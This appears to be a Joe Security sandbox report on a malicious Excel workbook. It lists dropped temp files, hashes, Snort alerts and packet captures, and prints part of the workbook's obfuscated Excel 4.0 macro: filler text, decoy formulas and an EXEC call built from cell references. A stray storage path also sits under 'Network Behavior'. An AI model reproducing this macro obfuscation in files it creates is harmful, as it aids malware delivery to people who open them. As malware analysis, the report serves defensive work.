SHA-512:	7FAD743C2FED24CDE71866082BF0FAE729C46E04BC17AF35FB5BB015A023E0A29ED8F1926B43796EA06A4BE33968D4F36BE9008CEF316BD572559B69E89123C 1
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DF6C0FD439615FE33F.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40113
Entropy (8bit):	0.6636104713554091
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+5XF03+xIR9kxIR9KMxIR9c:kBqoxKAuqR+5XF03+I9kI9KMI9c
MD5:	0EE1DE6F07284C5B601E7235FFF99D78
SHA1:	791EE6A2DD9FEC76518B1DA4B0B817D70FAF0F87
SHA-256:	46FE243D1F227418CF73E74C57D27DF367644F1898325405750323CDCAE2763F
SHA-512:	14C91114FEF0C4DE412555DDB9DE4CE1B3841599DB1611100CBE32D98AFF94275C22922C1C4E0F0C7D1865A492F608249812E57DD641D6A2323074A125C28D8
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFDBB22478A09DBEE7.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4088755984747142
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9log9low9lW0Orth:kBqoIb90c
MD5:	85896B06821A6C93F78AA44C34BC029B
SHA1:	3E4E83860DE0428A3A7A9FBF68DAE899B0506EA9
SHA-256:	8A83D57BA19E55BA62096DBB1E1F6E266ED184865A0A4C8D82D5B8F4FA4783B9
SHA-512:	2D5223D260D1B6614A8E1DF7AFAE3F21F2E78F5F5294F5F12AD420531B3DD8EE7376D2E69D7E320AF49B33E6D39C4410FB67CB52610B430234F3AAF8FA79D5C
Malicious:	false
Preview:	.....*%..H..M..{y..+.0...(..... .....*%..H..M..{y..+.0...(..... ....

C:\Users\user\AppData\Local\Temp\~DFE1E79D939C6A2141.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4094787276063758
Encrypted:	false
SSDEEP:	12:c9lCg5/9lCgeK9l26an9l26an9l8fRU9l8fRk9lTqPJVNl6NlKbai:c9lLh9lLh9lIn9lIn9loU9lok9lWTgc
MD5:	919526506D4B1A5CCF81593F749ABBFC
SHA1:	1444F8F74D52F9B674555E91296EF197F5A191C5
SHA-256:	E403E2A35DC16739E13AB42037AFC1145124B7F929887FF012F6A5641EB7C4F4
SHA-512:	61B2E12475C28934160AB0BB1022839EAD9FF68B82E1AD7546E2FE5ADAEAEF0315A87FFEAB8D52285204422FAE04F42E16217A74CF5F060E9CE51A3B47463C0

C:\Users\user\AppData\Local\Temp\~DFE1E79D939C6A2141.TMP	
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFE50DD3890F342E92.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	12933
Entropy (8bit):	0.4083138359108659
Encrypted:	false
SSDEEP:	24:c9lLh9lLh9lIn9lIn9loh9loB9lWyoLeqN:kBqoIKUDV
MD5:	B179C02F75A20B4E06E535CD5C278364
SHA1:	4D912825B1C4E3C1DD649993276F7A36F43AD6BB
SHA-256:	1FE5E8C7288BC424865D6E42E85AA5EDF4445C4AB6BEB32EAC8AE947F7F68D1D
SHA-512:	7F51B8B1C9B845F6259DD97C1252D8F9610DFC2CF26B5FDFB2C797DD2BAAA0C0173D2C99CFBD13E2B9CCA797257DE79453C24AB89FA8C7E95AAADB2654D2 D50
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\AppData\Local\Temp\~DFF7BA5DE226E46A61.TMP	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	40185
Entropy (8bit):	0.6755109939593136
Encrypted:	false
SSDEEP:	96:kBqoxKAuvScS+qMWfMtTAu3lAc6TAu3lAcNTAu3lAc+:kBqoxKAuqR+qMWfMtsWlOsWlJsWlq
MD5:	C91703A7A48C5535C1E7DBE1D0147547
SHA1:	E9C21D55FCA4278C2B1106497168FA01318598C0
SHA-256:	FDD805C7BD48270CCFB1A0CE054E18BE02D4F5264B8792C4697D043598910756
SHA-512:	DF5D2FD8A76F51A67F3F2677ADEBA4C365CF1FA68BC95C5FEE0CE6FCCBB6B51D45E58ACEF0C7C7989495FA46A82DE0CE0F9559769D6976AF45FF7C871E78E F7
Malicious:	false
Preview:	............................*%..H..M..{y..+.0...(.................. ....*%..H..M..{y..+.0...(.................. ....

C:\Users\user\Desktop\~$4Y2I7k0.xlsb	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.6081032063576088
Encrypted:	false
SSDEEP:	3:RFXI6dtt:RJ1
MD5:	7AB76C81182111AC93ACF915CA8331D5
SHA1:	68B94B5D4C83A6FB415C8026AF61F3F8745E2559
SHA-256:	6A499C020C6F82C54CD991CA52F84558C518CBD310B10623D847D878983A40EF
SHA-512:	A09AB74DE8A70886C22FB628BDB6A2D773D31402D4E721F9EE2F8CCEE23A569342FEECF1B85C1A25183DD370D1DFFFF75317F628F9B3AA363BBB60694F5362(7
Malicious:	**true**
Preview:	.pratesh ..p.r.a.t.e.s.h. . . . .

Static File Info

General	
File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.911297018564294
TrID:	• Excel Microsoft Office Binary workbook document (47504/1) 49.74% • Excel Microsoft Office Open XML Format document (40004/1) 41.89% • ZIP compressed archive (8000/1) 8.38%
File name:	4Y2I7k0.xlsb
File size:	96573
MD5:	6798cc178ee3d27d23bdfb81c44f404f
SHA1:	d52cf93a65288e388782e3dcf982a765998e89f7
SHA256:	92728e6532d7288ef1223a443bd6ad01faf0815258d1d1d513d4bf9111fcc306
SHA512:	1251f0b3727dc5455c4ec49e50d5b863842ac27add1a64d3d78aa2da1a712d7344c310bc8cd768c21d896f604b1f90bb307c27893dbefb532c5f2fb8135bf417
SSDEEP:	1536:H1HIOM4OJJN+AmifYAOETzIdJ6k4ZqOUEpiD4ALVAifrcz0YDxAt2YigNRZ3E:pBMpBwpk8yRZqTEpUPjy0Yet2YvHZU
File Content Preview:	PK..........!...."............docProps/app.xml ...(...................... ....

File Icon

Icon Hash:	74f0d0d2c6d6d0f4

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "4Y2I7k0.xlsb"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accumsan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liberet vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis
qui.",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=ASIN(45)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=EXEC('=""" FDJDFJKERJKJKER """ "='!BL47&'=""" FDJDFJKERJKJKER """ "='!BL48&'=""" FDJDFJKERJKJKER """ "='!BQ24&'=""" FDJDFJKERJKJKER """ "='!BM47&'=""" FDJDFJKERJKJKER """ "='!BM48&'=""" FDJDFJKERJKJKER """ "='!BM49)=ASIN(456346564848556)=ACOS(45654645646546)=ASIN(45654686846846)=ASIN(456346564848556)=ACOS(45654645646546)=AS
```

,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accumsan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis
qui.",,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat princi

,,,"Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. An nam debet instructior, commodo mediocrem id cum. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Odio contentiones sed cu, usu commodo prompta prodesset id. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem.Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula.An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum. Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando.Tation delenit percipitur at vix. Magna copiosae apeirian ius at. Per cu iracundia splendide. Odio contentiones sed cu, usu commodo prompta prodesset id. Magna copiosae apeirian ius at. Eu eam dolores lobortis percipitur, quo te equidem deleniti disputando. Per in illud petentium iudicabit, integre sententiae pro no.Vix paulo sanctus scripserit ex, te iriure insolens voluptatum qui. Nisl omittam complectitur pro an, quem omnes munere id vix. Ceteros assentior omittantur cum ad. Ius dicat feugiat no, vix cu modo dicat principes. Nec labore cetero theophrastus no, ei vero facer veritus nec.Vel in dicant cetero phaedrum, usu populo interesset cu, eum ea facer nostrum pericula. An nam debet instructior, commodo mediocrem id cum. Lorem ipsum dolor sit amet, an eos lorem ancillae expetenda, vim et utamur quaestio. Eam id posse dictas voluptua, veniam laoreet oportere no mea, quis regione suscipiantur mea an.Oratio accumsan et mea. Eu cum iuvaret debitis voluptatibus, esse perfecto reformidans id has. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. Sale liber et vel. Ius dicat feugiat no, vix cu modo dicat principes.Tation delenit percipitur at vix. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis qui. An eos iusto solet, id mel dico habemus. An nam debet instructior, commodo mediocrem id cum.Per cu iracundia splendide. Vivendum dignissim conceptam pri ut, ei vel partem audiam sapientem. An eos iusto solet, id mel dico habemus. Mandamus abhorreant deseruisse mea at, mea elit deserunt persequeris at, in putant fuisset honestatis
qui.",,

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-17:11:26.852426	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:26.887456	ICMP	449	ICMP Time-To-Live Exceeded in Transit			84.17.52.126	192.168.2.6
05/03/21-17:11:26.888196	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:26.923338	ICMP	449	ICMP Time-To-Live Exceeded in Transit			5.56.20.161	192.168.2.6
05/03/21-17:11:26.923714	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:26.959045	ICMP	449	ICMP Time-To-Live Exceeded in Transit			91.206.52.152	192.168.2.6
05/03/21-17:11:26.965072	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:30.492820	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:34.494614	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:38.500621	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:42.494234	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:46.562285	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:50.502402	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:54.498095	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:11:58.495013	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50

Copyright Joe Security LLC 2021

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-17:12:02.495622	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:12:06.495816	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:12:10.495932	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:12:14.496739	ICMP	384	ICMP PING			192.168.2.6	13.107.4.50
05/03/21-17:12:14.532401	ICMP	408	ICMP Echo Reply			13.107.4.50	192.168.2.6

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:11:39.653500080 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:39.834072113 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:39.834177017 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:39.834697008 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:40.012223959 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.503345013 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.503377914 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.503510952 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.514159918 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514193058 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514213085 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514231920 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514249086 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514265060 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514281034 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514297962 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.514302015 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.514373064 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.689194918 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.689229965 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.689246893 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.689264059 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.689290047 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.689419031 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700248003 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700294971 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700319052 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700341940 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700356960 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700367928 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700392962 CEST	80	49722	162.241.24.47	192.168.2.6

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:11:41.700406075 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700416088 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700438976 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700440884 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700462103 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700484037 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700484037 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700509071 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700510025 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700530052 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700555086 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700577974 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700578928 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700601101 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700608015 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700625896 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.700635910 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.700676918 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870405912 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870445967 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870469093 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870477915 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870491982 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870513916 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870513916 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870538950 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870560884 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870563984 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870583057 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870588064 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870609999 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870618105 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870632887 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870640993 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870656013 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870662928 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870678902 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870691061 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870702028 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870723963 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870727062 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870749950 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870757103 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870770931 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870779991 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870795012 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870803118 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870819092 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870839119 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870841980 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870865107 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870872974 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870887995 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870892048 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870913029 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870914936 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870937109 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870939970 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870958090 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870964050 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.870980024 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.870987892 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.871002913 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.871011019 CEST	49722	80	192.168.2.6	162.241.24.47

Copyright Joe Security LLC 2021

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:11:41.871026993 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.871037006 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.871051073 CEST	80	49722	162.241.24.47	192.168.2.6
May 3, 2021 17:11:41.871074915 CEST	49722	80	192.168.2.6	162.241.24.47
May 3, 2021 17:11:41.871102095 CEST	49722	80	192.168.2.6	162.241.24.47

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 17:11:20.945256948 CEST	64267	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:20.994335890 CEST	53	64267	8.8.8.8	192.168.2.6
May 3, 2021 17:11:22.965842962 CEST	49448	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:23.014445066 CEST	53	49448	8.8.8.8	192.168.2.6
May 3, 2021 17:11:23.064316988 CEST	60342	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:23.125796080 CEST	53	60342	8.8.8.8	192.168.2.6
May 3, 2021 17:11:23.756508112 CEST	61346	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:23.805155039 CEST	53	61346	8.8.8.8	192.168.2.6
May 3, 2021 17:11:24.639178991 CEST	51774	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:24.688360929 CEST	53	51774	8.8.8.8	192.168.2.6
May 3, 2021 17:11:25.686243057 CEST	56023	53	192.168.2.6	8.8.8.8
May 3, 2021 17:11:25.734844923 CEST	53	56023	8.8.8.8	192.168.2.6
May 3, 2021 17:11:26.780045033 CEST	58384	53	192.168.2.6	8.8.8.8
